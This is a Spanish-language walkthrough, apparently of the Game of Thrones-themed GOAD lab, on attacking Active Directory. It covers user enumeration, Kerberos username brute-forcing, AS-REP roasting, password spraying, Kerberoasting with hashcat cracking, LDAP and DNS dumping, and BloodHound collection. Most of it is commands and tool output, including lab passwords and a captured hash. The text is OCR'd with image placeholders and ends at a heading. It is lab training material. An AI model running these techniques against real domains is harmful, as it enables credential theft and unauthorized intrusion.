445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-01-01T18:15:15
|_Not valid after: 2053-01-01T18:15:15
|_ssl-date: 2023-01-01T19:00:59+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
| Target_Name: ESSOS
| NetBIOS_Domain_Name: ESSOS
| NetBIOS_Computer_Name: BRAAVOS
| DNS_Domain_Name: essos.local
| DNS_Computer_Name: braavos.essos.local
| DNS_Tree_Name: essos.local
|_ Product_Version: 10.0.14393
3389/tcp open ms-wbt-server Microsoft Terminal Services

```
| rdp-ntlm-info:
|   Target_Name: ESSOS
|   NetBIOS_Domain_Name: ESSOS
|   NetBIOS_Computer_Name: BRAAVOS
|   DNS_Domain_Name: essos.local
|   DNS_Computer_Name: braavos.essos.local
|   DNS_Tree_Name: essos.local
|   Product_Version: 10.0.14393
|_  System_Time: 2023-01-01T19:00:19+00:00
|_ssl-date: 2023-01-01T19:00:59+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=braavos.essos.local
| Not valid before: 2022-12-15T23:01:43
|_Not valid after:  2023-06-16T23:01:43
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| tls-alpn:
|   h2
|_  http/1.1
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| ssl-cert: Subject: commonName=VAGRANT
| Subject Alternative Name: DNS:VAGRANT, DNS:vagrant
| Not valid before: 2022-12-15T13:33:06
|_Not valid after:  2025-12-14T13:33:06
|_ssl-date: 2023-01-01T19:00:59+00:00; 0s from scanner time.
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49700/tcp open  msrpc         Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: BRAAVOS, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:6b:a8:36 (Oracle VirtualBox virtual
NIC)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| ms-sql-info:
|   192.168.56.23:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| smb2-time:
|   date: 2023-01-01T19:00:19
|_  start_date: 2023-01-01T18:15:11
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Post-scan script results:
|     192.168.56.11 (winterfell.north.sevenkingdoms.local)
|     192.168.56.22 (castelblack.north.sevenkingdoms.local)
|     192.168.56.12 (essos.local)
|     192.168.56.10 (sevenkingdoms.local)
|_    192.168.56.23 (braavos.essos.local)
```

Enumerar usuarios

Podemos listar los usuarios **anónimamente** utilizando smb y **crackmapexec:**

```
crackmapexec smb 192.168.56.11 --users
```



Podemos ver como la **contraseña** de samwell.tarly se encuentra en la **descripción**, ¡grave fallo de seguridad!


samwell.tarly:Heartsbane

Otra manera de enumerar los usuarios puede ser utilizando **enum4linux**:


```
enum4linux 192.168.56.11
```

Utilizando **enum4linux** para enumerar usuarios obtendremos más información que con crackmapexec:

Listado de usuarios:



Política de contraseñas:



Listado de miembros del grupo de dominios

```
[+] Getting domain group memberships:

Group: 'Stark' (RID: 1106) has member: NORTH\arya.stark
Group: 'Stark' (RID: 1106) has member: NORTH\eddard.stark
Group: 'Stark' (RID: 1106) has member: NORTH\catelyn.stark
Group: 'Stark' (RID: 1106) has member: NORTH\robb.stark
Group: 'Stark' (RID: 1106) has member: NORTH\sansa.stark
Group: 'Stark' (RID: 1106) has member: NORTH\brandon.stark
Group: 'Stark' (RID: 1106) has member: NORTH\rickon.stark
Group: 'Stark' (RID: 1106) has member: NORTH\hodor
Group: 'Stark' (RID: 1106) has member: NORTH\jon.snow
Group: 'Night Watch' (RID: 1107) has member: NORTH\jon.snow
Group: 'Night Watch' (RID: 1107) has member: NORTH\samwell.tarly
Group: 'Night Watch' (RID: 1107) has member: NORTH\jeor.mormont
Group: 'Group Policy Creator Owners' (RID: 520) has member: NORTH\Administrator
Group: 'Domain Guests' (RID: 514) has member: NORTH\Guest
Group: 'Domain Computers' (RID: 515) has member: NORTH\CASTELBLACK$
Group: 'Domain Users' (RID: 513) has member: NORTH\Administrator
Group: 'Domain Users' (RID: 513) has member: NORTH\vagrant
Group: 'Domain Users' (RID: 513) has member: NORTH\krbtgt
Group: 'Domain Users' (RID: 513) has member: NORTH\SEVENKINGDOMS$
Group: 'Domain Users' (RID: 513) has member: NORTH\arya.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\eddard.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\catelyn.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\robb.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\sansa.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\brandon.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\rickon.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\hodor
Group: 'Domain Users' (RID: 513) has member: NORTH\jon.snow
Group: 'Domain Users' (RID: 513) has member: NORTH\samwell.tarly
Group: 'Domain Users' (RID: 513) has member: NORTH\jeor.mormont
Group: 'Domain Users' (RID: 513) has member: NORTH\sql_svc
Group: 'Mormont' (RID: 1108) has member: NORTH\jeor.mormont
```

Otra manera de enumerar los usuarios es con **rpc,** debido a que está el servicio de rpc activo:

```
rpcclient -U "NORTH\\" 192.168.56.11 -N

$ enumdomusers
```

```
rpcclient $> enumdomusers
user:[Guest] rid:[0x1f5]
user:[arya.stark] rid:[0x456]
user:[sansa.stark] rid:[0x45a]
user:[brandon.stark] rid:[0x45b]
user:[rickon.stark] rid:[0x45c]
user:[hodor] rid:[0x45d]
user:[jon.snow] rid:[0x45e]
user:[samwell.tarly] rid:[0x45f]
user:[jeor.mormont] rid:[0x460]
user:[sql_svc] rid:[0x461]
rpcclient $>
```

```
$ enumdomgroups
```

Podemos obtener también **todos los usuarios del** dominio utilizando rpc:

```
net rpc group members 'Domain Users' -W 'NORTH' -I '192.168.56.11' -U '%'
```

Enumerar usuarios por diccionario

Cuando las sesiones anónimas no están permitidas

En caso de no tener habilitadas las sesiones anónimas, podemos enumerar los usuarios utilizando un diccionario. En este caso, al conocer el contexto del objetivo (Juego de Tronos), podemos utilizar un listado de nombres pertenecientes a la serie:

Descargamos con curl y creamos el listado:

```
curl -s https://www.hbo.com/game-of-thrones/cast-and-crew | grep 'href="/game-of-thrones/cast-and-crew/'| grep -o 'aria-label="[^"]*"' | cut -d '"' -f 2 | awk '{if($2 == "") {print tolower($1)} else {print tolower($1) "." tolower($2);} }' > lista_got.txt
```

Ordenamos la lista y eliminamos duplicados:

```
cat lista_got.txt | sort | uniq > lista_got.txt
```

Ya tenemos nuestro listado de posibles usuarios. Usaremos esta lista de usuarios en **sevenkingsdoms.local**

Utilizamos un script de nmap para realizar el ataque por diccionario:

```
nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='sevenkingdoms.local',userdb=lista_got.txt" 192.168.56.10
```

Encontramos 7 usuarios válidos en **sevenkingdoms.local**

Usamos la misma lista para **essos.local**:

```
nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='essos.local',userdb=lista_got.txt" 192.168.56.12
```

Encontramos 4 usuarios válidos:

Descubrimos nombres de usuario válidos por fuerza bruta consultando nombres de usuario probables contra un servicio Kerberos. Cuando se solicita un nombre de usuario no válido, el servidor responderá con el código de error de Kerberos **KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN**, lo que nos permitirá determinar que el nombre de usuario no es válido. Los nombres de usuario válidos licitarán el TGT en una respuesta **AS-REP** o el error **KRB5KDC_ERR_PREAUTH_REQUIRED**, lo que indica que el usuario debe realizar una autenticación previa.


El **badpwdcount** (intentos de inicio de sesión fallidos) no se incrementará cuando aplicamos fuerza bruta a los usuarios.

Vamos a comprobarlo con:

```
crackmapexec smb -u khal.drogo -p horse -d essos.local 192.168.56.12 --users
```

Vemos como **badpwdcount** sigue manteniéndose a **0**

Acceso a recursos compartidos de invitados (smb share)



Se pueden listar **recursos SMB** compartidos utilizando **cme**:

```
crackmapexec smb 192.168.56.10-23 -u 'a' -p '' --shares
```

Encontramos **permisos de lectura y escritura** en algunos recursos compartidos anónimos en **CASTELBLACK** y **BRAAVOS**

Obteniendo contraseñas

Cuando tenemos usuarios, pero no tenemos credenciales, podemos realizar las técnicas que veremos a continuación:

ASREPRoast o AS-REP Roasting


El **ASREProast** es una técnica parecida a **Kerberoasting** que intenta crackear offline las contraseñas de los usuarios de servicio que tienen el atributo **DONT_REQUIRE_PREAUTH**, es decir, que no requieren pre-autenticación en kerberos.

Creamos un fichero (**usuarios.txt**) con los usuarios que encontramos en **north.sevenkingdoms.local**

sql_svc
jeor.mormont
samwell.tarly
jon.snow
hodor
rickon.stark
brandon.stark
sansa.stark
robb.stark
catelyn.stark
eddard.stark
arya.stark
krbtgt
vagrant
Guest
Administrator

Con **GetNPUsers.py** de impacket vamos a verificar que usuarios son susceptibles a **ASREProast**

```
GetNPUsers.py north.sevenkingdoms.local/ -no-pass -usersfile usuarios.txt
```



Hash de brandom.stark:

$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:6424b701188e44e118c6bb05d34c03ab$a0d2279008c56f86e2bcbc843e7bf131862eb84c336012ec198e92625f847a975df8d8f11c54b0886cae21397abf34fef24e8789d82d36e562f9253f4625ca6ab68e0c687a4a5184e6a8bd8205281c51bff1a15aebabb2395659b62485aab8dec8fe9acf1285e90e7b7e222ba9bfdf6d03ed8e9032ddb261747b0654acfc6fbb0f019c0b260c31324bcac7f9baa2238cd0b850970cb56fcad26353d78436d901079168a9e26c90adbd1e3405ce080beb233c6df7dfac55b4ba5a680861038a42c130f00d7efa66f72bc7ca3103c5f31c309bcc16df12e321714dc02187da9be86b3c0927355310c38fde7fb1c55a79f7f8f206bac4647b357983f971ff3bf2207e1afebbdb3c

En este punto tenemos un hash para brandon.stark que intentaremos descifrar con hashcat. Podemos comprobar el tipo de hash con **name-that-hash**.

```
name-that-hash -f ASREProast.txt
```

```
hashcat -m 18200 ASREProast.txt /usr/share/wordlists/rockyou.txt
```

Encontramos la contraseña del usuario:

brandon.stark : iseedeadpeople

Comprobamos la autenticidad de la credencial con crackmapexec:

```
cme smb 192.168.56.11 -u brandon.startk -p iseedeadpeople
```

Sprayando contraseñas

Esta técnica, si aumenta el valor de **badpwdcount**, consiste en ir probando **usuario=contraseña** según nuestro fichero de posibles usuarios.

```
crackmapexec smb 192.168.56.11 -u usuarios.txt -p usuarios.txt –no-bruteforce
```

Tenemos otra contraseña:

hodor:hodor


Hasta este punto, hemos obtenido 3 credenciales válidos:

brandon.stark : iseedeadpeople
hodor : hodor
samwell.tarly : Heartsbane

Y el que nos han dado los creadores del lab para pruebas:

khal.drogo : horse


Probaremos un script que realice **password spraying** usando **rpcclient**, intentamos identificarnos usando los usuarios que hemos extraído anteriormente, pero el acceso es erróneo, aun así nos aumenta el **badpwdcount** al usar fuerza bruta.



Vamos a comprobar si el **badpwdcount** ha aumentado después de varios intentos de fuerza bruta:


```
Crackmapexec smb -u samwell.tarly -p Heartsbane -d
north.sevenkingdoms.local 192.168.56.11 --users
```

Listando usuarios



Ya que tenemos alguna credencial del AD, vamos a obtener un listado completo de usuarios utilizando otro script de impacket.

```
GetADUsers.py -all north.sevenkingdoms.local/brandon.stark:iseedeadpeople
```



También podemos realizar diferentes **consultas** al **LDAP**, ya que tenemos credencial válida de **brandon.stark,** así que comenzamos extrayendo los usuarios de **north.sevenkingdoms.local**

```
ldapsearch -H ldap://192.168.56.11 -D "brandon.stark@north.sevenkingdoms.local" -w iseedeadpeople -b 'DC=north,DC=sevenkingdoms,DC=local' "(&(objectCategory=person)(objectClass=user))" |grep 'distinguishedName:'
```

Más información sobre las consultas a ldap:

https://podalirius.net/en/articles/useful-ldap-queries-for-windows-active-directory-pentesting/

Kerberoasting

La técnica Kerberoasting permite a los atacantes, haciéndose pasar por usuarios de dominio sin privilegios con atributos SPN preestablecidos, solicitar tickets TGS relacionados con el servicio de la memoria en un intento de descifrar los hashes NTLM asociados de las contraseñas de texto sin formato vinculadas a esa cuenta de servicio en particular.

Con impacket:

```
GetUserSPNs.py -request -dc-ip 192.168.56.11
north.sevenkingdoms.local/brandon.stark:iseedeadpeople -outputfile
kerberoasting.hashes
```


Volcaremos los **hashes** a un fichero **kerberoasting.hashes** que posteriormente podremos **crackear**

Con crackmapexec:

```
cme ldap 192.168.56.11 -u brandon.stark -p 'iseedeadpeople' -d
north.sevenkingdoms.local --kerberoasting KERBEROASTING
```

Ya tenemos los **hashes**, podemos crackear con **hashcat**:

```
hashcat -m 13100 --force -a 0 kerberoasting.hashes
/usr/share/wordlists/rockyou.txt
```



Hemos podido crackear la contraseña de **jon.snow : iknownothing**

Comprobar políticas de contraseñas:

Al tener usuario con credenciales podemos descubrir cuál es la política de contraseñas sin tener privilegios con crackmapexec. Cualquier cuenta de usuario nos permite obtener esta información, así podemos ver cuál es el umbral de bloqueo.

```
crackmapexec smb 192.168.56.11 -u jon.snow -p iknownothing –pass-pol
```

Ahora sabemos que podemos realizar 5 intentos de contraseña antes de que se bloquee durante 5 minutos.

Acceso a recursos compartidos con cuenta de usuario

```
crackmapexec smb 192.168.56.10-23 -u jon.snow -p iknownothing -d
north.sevenkingdoms.local --shares
```

Enumerar DNS

Vamos a enumerar las dns o hacer un dns dump (volcado de dns) utilizando la herramienta **adidnsdump** de dirkjanm:

Repositorio: **https://github.com/dirkjanm/adidnsdump**

```
adidnsdump -u 'north.sevenkingdoms.local\jon.snow' -p 'iknownothing'
winterfell.north.sevenkingdoms.local
```

Podemos ver los resultados volcados en **records.csv**

```
$cat records.csv
type,name,value
A,winterfell,192.168.56.11
A,winterfell,10.0.2.15
A,DomainDnsZones,10.0.2.15
A,DomainDnsZones,192.168.56.11
?,castelblack,?
NS,@,winterfell.north.sevenkingdoms.local.
A,@,10.0.2.15
A,@,192.168.56.11
```

Bloodhound

Esta herramienta es una de las mejores para realizar pentesting en directorio activo, ya que nos muestra toda la información recopilada de manera gráfica.

Recopilaremos la información del dominio usando **BloodHound** y **SharpHound** (windows)


https://github.com/fox-it/BloodHound.py

Obtenemos la información de cada dominio usando **bloodhound ingestor**:

SEVENKINGDOMS.LOCAL

```
bloodhound-python --zip -c All -d sevenkingdoms.local -u
'hodor@north.sevenkingdoms.local' -p hodor -dc
KINGSLANDING.sevenkingdoms.local -ns 192.168.56.11
```

Nos exportará un **.zip** que contiene la información del dominio en ficheros **.json**



NORTH.SEVENKINGDOMS.LOCAL

